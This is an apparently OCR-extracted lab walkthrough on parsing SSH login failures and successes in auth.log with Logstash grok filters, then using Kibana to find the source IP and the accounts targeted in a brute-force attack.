
Parse login failures

Further parse the **syslog_message** field to extract the **user**, **source_ip**, and **source_port** of failed SSH logins. Also, add a **tag** of **logon_failure** to these events


Solution

Now, most of the syslog fields are extracted. However, the **severity** and **facility** are still missing. Also, the logs still lack functionality. This **auth.log** represents a brute force attack yet no fields exist to represent the end user. Back in Kibana, search for **tags:step3**.

```
tags:step3
```



Find the log that has the message containing "**Failed password for fraynor**." It should be within the first couple of logs.



The **syslog_message** reads "Failed password for fraynor from 198.8.93.14 port 51720 ssh". This contains some useful fields such as **user**, **source_port**, and **source_ip**. It also identifies a failed login.

Knowing this, modify **grok.conf** to add some additional parsing.

```
code /labs/1.3/student/grok.conf
```

In the **black terminal**, modify the input to have a **tag** of **step4** and also update the **filter** section to look like below.

```
input {
  tcp {
    port => 1056
    tags => "step4"
  }
}

filter {
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %
{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: %{GREEDYDATA:syslog_message}" }
  }
  syslog_pri { }
  if [syslog_message] =~ "Failed password for" {
    grok {
      match => {
        "syslog_message" => "Failed password for %{USER:user} from %{IPV4:source_ip} port %
{INT:source_port:int} %{WORD:auth_program}"
      }
    }
    mutate {
      add_tag => [ "logon_failure" ]
    }
  }
}

output {
  elasticsearch {
    hosts => "elasticsearch"
    index => "lab1.3"
 }
}
```

The **syslog_pri { }** function will automatically extract and parse the syslog **severity** and **facility** fields. The second **grok** statement will parse out additional fields specific to failed logins. The **mutate** function is used to modify logs arbitrarily. In this case, it is used to add a simple **tag** of **logon_failure**.

Also, notice that parsing failed passwords is wrapped in an **if** statement. This is done so that the **grok** statement only applies if the **syslog_message** contains "Failed password for." It also is to make sure the **tag** only gets added for failed login events.

Save the file and close the **Visual Studio Code Editor**. Now have **Logstash** use the updated **grok.conf**.


```
logstash -f /labs/1.3/student/grok.conf
```

In the **Agent Terminal,** use **netcat** to send the contents of **auth.log** to Logstash.


```
nc 127.0.0.1 1056 -q 1 < /labs/1.3/auth.log
```


Switch back to **Kibana** and search for **tags:step4 AND tags:logon_failure.**

```
tags:step4 AND tags:logon_failure
```



Expand the first log and voilà, more fields. Also, there is a **tag** marking the log with **logon_failure**. But there is one problem, they have a weird orange exclamation mark next to them.






Notice each of these new fields has a **?** in front of the field name. This means that **Kibana** does not acknowledge the field type (integer, string, etc.). Therefore, the orange exclamation mark is appearing.


To fix this, **click** on **Management**.

Then **click** on **Index Patterns**.

Click on **lab 1.3** and then **click** on the **refresh** button.




When asked if you want to refresh the list, **click** on **Refresh**.



This step needs to be done anytime new fields or field types are set up. After doing this go back to **Discover** and look at the first log again.

Now all the orange exclamation marks are gone, and the fields are properly identified as either strings, IP addresses, or integers.



Go back to your **Logstash** terminal and stop it with **CTRL + C**. You should see "**Pipeline has terminated.**"

```
[2018-05-21T04:37:44,244][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T04:37:49,166][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x715b7eed run>"}
```


Parse login events

Next, parse the same fields out of successful logins over SSH and add a **tag** of **logon_success**

Solution

In **Kibana**, search for **tags:step4 AND "Accepted"**.

```
tags:step4 AND "Accepted"
```



Look at the **syslog_message** of the first log. This is what needs to be parsed for SSH logins.

```
Accepted password for lchancello from 198.8.93.14 port 51460 ssh2
```

Update **grok.conf** to parse this message. Run the following command from the **black terminal**.

```
code /labs/1.3/student/grok.conf
```

Modify the filter section to include an additional **grok** statement. Also, change the **tag** to **step5**.

```
input {
  tcp {
    port => 1056
```

```
    tags => "step5"
  }
}
filter {
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %
{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: %{GREEDYDATA:syslog_message}" }
  }
  syslog_pri { }
  if [syslog_message] =~ "Failed password for" {
    grok {
      match => {
        "syslog_message" => "Failed password for %{USER:user} from %{IPV4:source_ip} port %
{INT:source_port:int} %{WORD:auth_program}"
      }
    }
    mutate {
      add_tag => [ "logon_failure" ]
    }
  }
  grok {
    match => {
      "syslog_message" => "Accepted password for %{USER:user} from %{IPV4:source_ip} port %
{INT:source_port:int} %{WORD:auth_program}"
    }
    add_tag => [ "logon_success" ]
    tag_on_failure => []
  }
}
output {
  elasticsearch {
    hosts => "elasticsearch"
    index => "lab1.3"
  }
}
```

Notice, in this instance, a **grok** statement is used without being wrapped in an **if** statement. In **Logstash**, there is usually more than one way to get the job done. In this case, **grok** looks for a log to match against the **match** statement. If there is a match, the **logon_success tag** is added. If there is not a match, no **tag** is added, and the default **_grokparsefailure** error is suppressed by **tag_on_failure** being set to an empty array of **[]**. This would be the same behavior as copying the previous if statement section and changing the word Failed to Accepted.

Save the file and close the **Visual Studio Code** editor. Now run Logstash in the **black terminal**.

```
logstash -f /labs/1.3/student/grok.conf
```


In the **Agent Terminal,** use **netcat** to send the contents of **auth.log** to Logstash.

```
nc 127.0.0.1 1056 -q 1 < /labs/1.3/auth.log
```

Switch back to **Kibana** and search for **tags:step5 AND tags:logon_success**.

```
tags:step5 AND tags:logon_success
```

You should have **4 hits**. Looking at the first log shows that SSH logins are properly being parsed. One problem remains. The **syslog_timestamp** is when the event occurred and the **@timestamp** defaults to when **Logstash** received the log. While this discrepancy is not likely to be large in a production environment, it is off quite a bit compared to **auth.log** on disk. Plus, you always want to keep the time as accurate as possible.**



This image shows the time difference between the logs. **Note**: The **@timestamp** on your system will **NOT** match this image. Instead, it will be whatever time you ingested logs through **Logstash**.

Go back to your **Logstash** terminal and stop it with **CTRL + C**. You should see "**Pipeline has terminated.**"

```
[2018-05-21T04:37:44,244][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T04:37:49,166][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x715b7eed run>"}
```

Parse time

Make sure logs are ingested with the proper **timestamp**

Solution

Update **grok.conf** to modify **@timestamp** to be the correct date and time.

```
code /labs/1.3/student/grok.conf
```

Set the **tags** to **step6** and update the **filter** section to match this:

```
input {
  tcp {
    port => 1056
    tags => "step6"
  }
}

filter {
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %
{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: %{GREEDYDATA:syslog_message}" }
  }
  mutate {
    gsub => [ "syslog_timestamp", "Apr  4", "Apr  4 2017"]
  }
  date {
    match => [ "syslog_timestamp", "MMM dd yyyy HH:mm:ss", "MMM  d yyyy HH:mm:ss", "MMM  d HH:mm:ss" ]
    remove_field => [ "syslog_timestamp" ]
  }
  syslog_pri { }
  if [syslog_message] =~ "Failed password for" {
    grok {
      match => {
        "syslog_message" => "Failed password for %{USER:user} from %{IPV4:source_ip} port %
{INT:source_port:int} %{WORD:auth_program}"
      }
    }
    mutate {
      add_tag => [ "logon_failure" ]
    }
  }
  grok {
    match => {
      "syslog_message" => "Accepted password for %{USER:user} from %{IPV4:source_ip} port %
{INT:source_port:int} %{WORD:auth_program}"
    }
    add_tag => [ "logon_success" ]
    tag_on_failure => []
  }
}
output {
  elasticsearch {
    hosts => "elasticsearch"
    index => "lab1.3"
  }
}
```

Note

remove_field is invoked because **syslog_timestamp** is no longer needed once parsed and used to replace **@timestamp**. If you wanted to keep this field for some reason, simply omit **remove_field**. The **date** function must be underneath the first **grok** statement as **syslog_timestamp** does not exist until it is parsed. Also, the mutate **gsub** parameter is being used to manually append the year the log was captured to the **syslog_timestamp** field. This is because the log file did not have the year in its logs.

Save the file and close the **Visual Studio Code** editor. Now run Logstash in the **black terminal**.

```
logstash -f /labs/1.3/student/grok.conf
```

In the **Agent Terminal,** use **netcat** to send the contents of **auth.log** to **Logstash**.

```
nc 127.0.0.1 1056 -q 1 < /labs/1.3/auth.log
```

At this point, you should have parsed SSH login events with the correct **@timestamp**. Switch to **Kibana** and search for **tags:step6**.


```
tags:step6
```

You are greeted with "**No results found.**" What is going on?


What is happening is that since the **@timestamp** field is now correct, the search time frame you have specified in the top right corner does not include logs from back in April. To do this, change the time to **Absolute** and set **From** to **2017-04-04 00:00:00.000** and set **To** to **2017-04-04 23:59:59.999**.

```
2017-04-04 00:00:00.000
```

```
2017-04-04 23:59:59.999
```



You now have properly set time on logs.



Go back to your **Logstash** terminal and stop it with **CTRL + C**. You should see "**Pipeline has terminated.**"

```
[2018-05-21T04:39:44,244][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T04:39:49,166][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x715b7eed run>"}
```


Identify brute force

Identify which accounts were successfully brute forced


Solution

Now that data is ingested and properly parsed, it is time to track down the brute force events. First, search for **tags:step6 AND tags:logon_failure**.

```
tags:step6 AND tags:logon_failure
```




There are **1,690** hits. This is too many to analyze manually. What we are interested in is which IP address is performing the brute force attacks and which accounts are being targeted. To find out which IP address is performing the attacks find the **source_ip** field on the left of the screen and click on **Visualize**.




✏ **Note**

The **Quick Count** breakdown is only composed of the first 500 records returned from your search. While it shows 100% of the failed logins came from **198.8.93.14** it does not guarantee the other 1,190 records are also from **198.8.93.14**. Therefore, you need to have Kibana chart out all counts using **Visualize**.




The chart generated by **Kibana** verifies that all 1,690 login failures are coming from **198.8.93.14**. Therefore, this is the system performing the attack.

Next, we want to find out which accounts were used. To do this, change the visualization so that it charts off the **user** field rather than the **source_ip** field. Do this by expanding the **X-Axis** bucket and then changing the **Field** from **source_ip** to **user.keyword**. Then **click** on the **play** icon.

